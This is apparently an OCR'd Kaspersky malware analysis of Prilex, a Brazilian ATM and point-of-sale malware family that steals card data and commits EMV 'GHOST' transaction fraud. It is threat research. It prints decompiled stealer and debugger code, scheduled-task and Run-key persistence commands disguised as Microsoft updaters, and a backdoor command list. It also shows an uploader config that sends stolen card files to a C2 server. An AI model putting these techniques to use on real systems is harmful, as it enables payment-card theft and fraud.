
SECURELIST by Kaspersky

Prilex: the pricey prickle credit card complex

MALWARE DESCRIPTIONS

28 SEP 2022



Prilex is a Brazilian threat actor that has evolved out of ATM-focused malware into modular point-of-sale malware. The group was behind one of the largest attacks on ATMs in the country, infecting and jackpotting more than 1,000 machines, while also cloning in excess of 28,000 credit cards that were used in these ATMs before the big heist. But the criminals' greed had no limits: they wanted more, and so they achieved it.

Active since 2014, in 2016, the group decided to give up ATM malware and focus all of their attacks on PoS systems, targeting the core of the payment industry. These are criminals with extensive knowledge of the payment market, and EFT software and protocols. They quickly adopted the malware-as-a-service model and expanded their reach abroad, creating a toolset that included backdoors, uploaders and stealers in a modular fashion. Since then, we have been tracking the threat actor's every move, witnessing the damages and great financial losses they brought upon the payments industry.

The Prilex PoS malware evolved out of a simple memory scraper into very advanced and complex malware, dealing directly with the PIN pad hardware protocol instead of using higher level APIs, doing real-time patching in target software, hooking

operating system libraries, messing with replies, communications and ports, and switching from a replay-based attack to generate cryptograms for its GHOST transactions even from credit cards protected with CHIP and PIN technology.

It all started with ATMs during a carnival celebration

During the carnival of 2016, a Brazilian bank realized that their ATMs had been hacked, with all the cash contained in those machines stolen. According to reports from law enforcement agencies, the criminals behind the attack were able to infect more than 1,000 machines belonging to one bank in the same incident, which allowed them to clone 28,000 unique credit cards across Brazil.

The attackers did not have physical access to the machines, but they were able to access the bank's network by using a DIY device containing a 4G router and a Raspberry PI. By opening a backdoor, they were able to hijack the institution's wireless connection and target ATMs at will. After obtaining initial network access, the attacker would run a network recognition process to find the IP address of each of the ATMs. With that information in hand, the attackers would launch a lateral movement phase, using default Windows credentials and then installing custom-crafted malware in the desired systems. The backdoor would allow the attacker to empty the ATM socket by launching the malware interface and typing a code supplied by the mastermind, the code being specific to each ATM being hacked.

ATM infected with Prilex ready to dispense money

The malware used in the attack was named Prilex and had been developed from scratch by using privileged information and advanced knowledge of the ATM network. To control the ATMs, Prilex did patch in legitimate software for jackpotting purposes. Besides its capability to perform a jackpot, the malware was also capable of capturing information from magnetic strips on credit and debit cards inserted into the infected ATMs. Afterwards, this valuable information could be used to clone cards and steal further funds from the bank's clients.

Evolving into PoS malware

Prilex has evolved out of ATM-focused malware into modular point-of-sale malware targeting payment systems developed by Brazilian vendors, the so-called EFT/TEF software. As we noted in 2018, there are many similarities between their ATM and PoS versions. Their first PoS malware was spotted in the wild in October 2016. The first two samples had 2010/2011 as the compilation date, as shown on the graph below. However, we believe that invalid compilation dates were set due to incorrect system date and time settings. In later versions, the timestamps corresponded to the

times when the samples were discovered. We also noticed that in the 2022 branch, the developers started using Subversion as the version control system.

Versions of the Prilex PoS malware: 3 new versions in 2022 (download)

As we see on the graph, Prilex was highly active in 2020, but suddenly disappeared in 2021, resurfacing in 2022 with a release of three new variants.

The PoS version of Prilex is coded in Visual Basic, but the stealer module, described in this article, is in p-code. In a nutshell, this is an intermediate step between high-level instructions in a Visual Basic program and the low-level native code executed by a CPU. Visual Basic translates p-code statements into native code at runtime.

A link to the past

Prilex is not the only type of PoS malware to originate in Brazil. We saw a weak link with the old Trojan-Spy.Win32.SPSniffer, which we described in 2010: both families are able to intercept signals from PIN pads, but use different approaches in doing so.

PIN pads are equipped with hardware and security features to ensure that security keys are erased if someone tries to tamper with the device. In fact, the PIN is encrypted in the device upon entry using a variety of encryption schemes and symmetric keys. Most often, this is a triple DES encoder, making it hard to crack the PIN.

There is a problem, though: these devices are always connected to a computer via a USB or serial port, which communicates with the EFT software. Older and outdated PIN pad devices use obsolete and weak cryptography schemes, making it easy for malware to install a USB or serial port sniffer to capture and decrypt the traffic between the PIN pad and the infected system. This is how SPSniffer gets credit card data. Sometimes the traffic is not even encrypted.


```
:004026E8                 dd 70730065h, 2E786173h, 6C6C64h
:0040277C aSpsaxlibctl_se db 'spsaxLibCtl.SerialPortSniffer',0
:0040279A aSerialportsnif db 'SerialPortSniffer',0
:004027AC                 dd 194h
:004027B0 dword_4027B0    dd 1F4h, 4034A0h, 0     ; DATA XREF: .text:00402520↑o
:004027BC                 dd offset dword_404B80
```

SPSniffer: serial port sniffer allowing capture of not-encrypted traffic

The main approach used by Prilex for capturing credit card data is to use a patch in the PoS system libraries, allowing the malware to collect data transmitted by the software. The malware will look for the location of a particular set of executables and libraries in order to apply the patch, thus overwriting the original code. With the patch in place, the malware collects the data from TRACK2, such as the account number and expiration date, in addition to other cardholder information needed to perform fraudulent transactions.

Initial infection vector

Prilex is not a widespread type of malware, as it is not distributed through email spam campaigns. It is highly targeted and is usually delivered through social engineering, e.g., a target business may receive a call from a “technician” who insists that the company needs to update its PoS software. The fake technician may visit the target in person or request the victims to install AnyDesk and provide remote access for the “technician” to install the malware.



Warning from a PoS vendor about Prilex social engineering attacks

Messing with the EMV standard

Brazil began migrating to EMV in 1999, and today, nearly all cards issued in the country are chip enabled. A small Java-based application lives inside the chip and can be easily manipulated in order to create a “golden ticket” card that will be valid in most—if not all—point-of-sale systems. This knowledge has enabled the criminals to upgrade their toolset, allowing them to create their own cards featuring this new technology and keeping them “in the business.”

The initial versions of Prilex were capable of performing the “replay attack,” where, rather than breaking the EMV protocol, they instead took advantage of poor implementations. Since payment operators fail to perform some of the validations required by the EMV standard, criminals can exploit this vulnerability within the process to their benefit.


In this kind of attack, fraudsters push regular magnetic stripe transactions through the card network as EMV purchases, as they are in control of a payment terminal and

have the ability to manipulate data fields for transactions put through that terminal. Later they switched to capturing traffic from real EMV-based chip card transactions. The thieves could insert stolen card data into the transaction stream, while modifying the merchant and acquirer bank account on the fly.

Brazilian cybercriminals have successfully launched replay attacks since at least 2014. As pointed out by Brian Krebs, a small financial institution in New England battled some $120,000 in fraudulent charges from Brazilian stores within less than two days. The bank managed to block $80,000, but the bank's processor, which approves incoming transactions when the core systems are offline, let through the other $40,000. All of the fraudulent transactions were debit charges. All of them came across MasterCard's network and appeared to be chip transactions without a PIN to MasterCard's systems.

Also worth mentioning is the attack against a German bank in 2019, which registered €1.5 million in losses and used the same technique. The Prilex gang claimed responsibility. Judging by the name fields and the functionality of the tool, they probably used the software they are selling in the black market.

To automate attacks using cloned credit cards, Prilex criminals used tools like Xiello, discovered by our telemetry in 2020. This tool allows the cybercriminals to use credit cards in a batch when making fraudulent purchases. It sends the purchase data to credit card acquirers, who then approve or deny the transactions.



Xiello tool used by Prilex to automate transactions

As the payment industry and credit card issuers fixed EMV implementation errors, replay attacks became obsolete and ineffective, pushing the Prilex gang to innovate and adopt other ways of credit card fraud.

From “Replay” to “Ghost”

The latest versions of Prilex show certain differences to previous ones in the way the attack occurs: the group has switched from the replay attacks to fraudulent transactions using cryptograms generated by the victim card during the in-store payment process, referred to by the malware authors as “GHOST transactions.”

In these attacks, the Prilex samples were installed in the system as RAR SFX executables that extracted all required files to the malware directory and executed the installation scripts (VBS files). From the installed files, we can highlight three modules used in the campaign: a backdoor, which is unchanged in this version

except for the C2 servers used for communication; a stealer module; and an uploader module.

```
schtasks /create /sc ONSTART /ru "system" /tn "MicrosoftUptadeTool" /tr %REG1%  /rl highest /f
schtasks /create /sc ONSTART /ru "system" /tn "MicrosoftWindowsUpdateTool" /tr %REG2%  /rl highest /f
schtasks /create /sc ONSTART /ru "system" /tn "MicrosoftWindowsEdgeUpdateTool" /tr %CABDIR%\%SNDCAB%  /rl highest /f

reg add  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /f /v MicrosoftUptadeTool /d %REG1%
reg add  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /f /v MicrosoftWindowsUpdateTool /d %REG2%
reg add  HKCU\Software\Microsoft\Windows\CurrentVersion\Run /F /v MicrosoftWindowsEdgeUpdateTool /t REG_EXPAND_SZ /d %CABDIR%\%SNDCAB%
```

Prilex methods of maintaining persistence


The stealer module is responsible for intercepting all communications between the point-of-sale software and the PIN pad used for reading the card during the transaction. Once it identifies a running transaction, the malware will intercept and modify the content of the transaction in order to be able to capture the card information and to request new EMV cryptograms to the victim's card. These cryptograms are then used in the GHOST transactions.

```
If (var_128 = "CLO") Then
  RaiseEvent (Me, var_104, var_8C, , )
Else
  If (var_128 = "GPN") Then
    GoTo loc_42C216
  End If
  If (var_128 = "DWK") Then
    If (Me.PermGet() <> 3) Then
      GoTo loc_42C216
    End If
    If getClsGhost().global_92Get() Then
      If (global_104 = 0) Then
        var_130 = getClsGhost().createDWK(2)
      End If
      Me.WriteBufferGet().Content = putFormat(getClsGhost().getDWK(var_8C))
    End If
  Else
    If (var_128 = "OPN") Then
      Call getClsGhost().global_132Get().RunningPut(&HFF)
```

Method used to parse the PIN pad messages sent/received


In order to target a specific process, the criminals will perform an initial screening of the machine—to check if it is an interesting target with enough credit card transactions and to identify the process they will target.

After the process is identified, the malware will move forward to install the hooks needed to intercept the transaction information. As the communication between the PoS software and the card reader happens through the COM port, the malware will install a hook to many Windows APIs inside the targeted process, aiming to monitor and change data as needed. Interestingly enough, instead of allocating memory to the hook procedure, Prilex finds free space within the modules memory, a technique called code cave, making it hard for some security solutions to detect the threat in an infected system.



Hook code added into CloseHandle process

All captured information from the transaction is saved to an encrypted file placed in a directory previously set by the malware configuration. Those files will later be sent to the malware C2 server, allowing the cybercriminals to make transactions through a fraudulent PoS device registered in the name of a fake company.



Captured credit card data that will be later sent to the operator server

The previous version monitored the transaction in order to get the cryptogram, generated by the card for the original transaction, and then to perform a replay attack using the collected cryptogram. In this case, the cryptogram has the same ATC (Application Transaction Counter), allowing the fraudulent transaction to be identified by the reuse of the ATC as well as the fact that the date inside the cryptogram did not match the date when it was submitted, as the fraudulent transactions were submitted at a later point in time.

In GHOST attacks performed by the newer versions of Prilex, it requests new EMV cryptograms after capturing the transaction. These cryptograms will then be used in a fraudulent transaction through one of the cybercrime tools whose output log can be seen below.

```
1[START GHOST]          _
280CA9F17               |
39F1701039000           |
400200080082643564FFFFFFFF    | Check PIN
59000                   _|
```

```
6
780AE80001D000000000100000000000000076000000800009862006060 0B4E5C6EB -> Generate AC
880128000AA5EA486052A8886DE06050A03A4B8009000 -> Generated ARQC
9[END GHOST]
```


The table above shows the data collected from the malware. It contains the Authorization Request Cryptogram (ARQC) that was generated by the card and should now be approved by the card issuer. After dissecting the response (80128000AA5EA486052A8886DE06050A03A4B8009000), we have the following information.

Data	Field details
80	
12	Size of the response: 18 bytes
80	Cryptogram Information Data: ARQC (Authorization Request Cryptogram): go and ask the issuer
00AA	ATC: Application Transaction Counter
5EA486052A8886DE	Application Cryptogram
06050A03A4B800	Issuer Application Data
9000	Response OK

Multiple application cryptograms are applied to the card, where the amount of the transaction (blue), ATC (green) and the generated cryptogram (red) change for each transaction.

```
[START GHOST]
80CA9F179F17010390000020008008 26435643FFFFFFFF900080AE80001D000000000100000000000000
[END GHOST] [START GHOST]
80CA9F179F17010390000020008008 26435643FFFFFFFF900080AE80001D000000001000000000000000
[END GHOST] [START GHOST]
80CA9F179F17010390000020008008 26435643FFFFFFFF900080AE80001D000000002000000000000000
[END GHOST] [START GHOST]
80CA9F179F17010390000020008008 26435643FFFFFFFF900080AE80001D000000003000000000000000
[END GHOST]
```

In a nutshell, this is the entire Prilex scheme:



Prilex: from infection to cashout

Backdoor module

The backdoor has many commands, and aside from memory scanning common to memory scrappers, older (ATM) Prilex versions also featured a command to debug a process and peek into its memory. It is highly likely that this was used to understand target software behavior and perform adjustments on the malware or environment to perform fraudulent transactions. Older versions of Prilex performed patching on specific software libraries, whereas newer samples do not rely on specific software anymore and will instead hook Windows APIs to perform its job.

```
Public Function startDebug()
  Dim var_86 As Integer
  If (global_464 = 0) Then
    Exit Function
  End If
  If (DebugActiveProcess(global_464) = 0) Then
    Call Rundll32.subAddLogData("Nao foi possivel atacar o Dbg ao PID:" & CStr(global_464))
    var_86 = 0
    GoTo loc_449AC4
  End If
  Call Rundll32.subAddLogData("Debug atach Ok PID: " & CStr(global_464))
  loc_449AC4:
  startDebug = var_86
End Function

Public Sub Refresh(tMem)
  Dim var_88 As Long
  Dim var_90 As Double
  If CBool(WaitForDebugEvent(global_60, 1)) Then
    var_90 = (Timer - global_472)
    If (global_60 = 1) Then
      CopyMemory(global_160, VarPtr(global_60), &H64)
      Call Rundll32.subAddLogData(CStr("Dbg: " & IIf(global_256, "First pass", "Final pass")))
      If (global_172 = -1073741819) Then
        Call Rundll32.subAddLogData("Dbg: Access violation - " & CStr(global_60))
        ContinueDebugEvent(global_64, global_68, &H10002)
        Call stopDebug()
        GoTo loc_45DC9F
      End If
```

The Prilex debugger

Here's a list of commands used in the ATM version of Prilex, which include debugging:

Reboot, SendKeys, ShowForm, Inject, UnInject, HideForm, Recursos, GetZip, SetStartup, PausaProcesso, LiberaProcesso, Debug, SendSnapShot, GetStartup, CapRegion, CapFerro, KillProcess, Shell, Process, GetModules, GetConfig, StartSendScreen, StopSendScreen, ReLogin, StartScan, GetKey, SetConfig, RefreshScreen, Download, TakeRegions, Enviar Arquivo, ScanProcessStart, ScanProcessStop, StartRegiao, StopRegiao, StartDownload, StopDownload.

Even though a new set of commands has been added to the PoS version, we could find some of those from the ATM attack still being used. Numerous available commands are for general use, allowing the criminals to collect information about the infected machine.


Command	Description
Download	Download a file from the remote server
Shell	Execute a specified command via CMD
GetConfig	Get the configuration file
KillProcess	Terminate a process
SetStartup	Add the process to a startup registry key
StartSendScreen	Start screen capture
StopSendScreen	Stop screen capture

Uploader Module

This module is responsible for checking the directory specified in the CABPATH parameter in the config file and sending all cab files generated from the stolen transactions to the server; the files are sent through an HTTP POST request. The endpoint used by the module is also mentioned in the uploader configuration file.

```
[SNDCAB]
CABHOST=C2
CABPORT=80
CABPAGE=/upload.php
CABPATH=c:\cab
```

The use of this module indicates a change in the group's operation structure, since in the previous version, the collected information was sent to a server whose address was hardcoded into the stealer code, and the module used the same protocol as the backdoor. This uploader allows the operator to set the endpoint for the collected information as indicated in the configuration file; judging from the samples analyzed, it is possible to see a different infrastructure involved in the process.



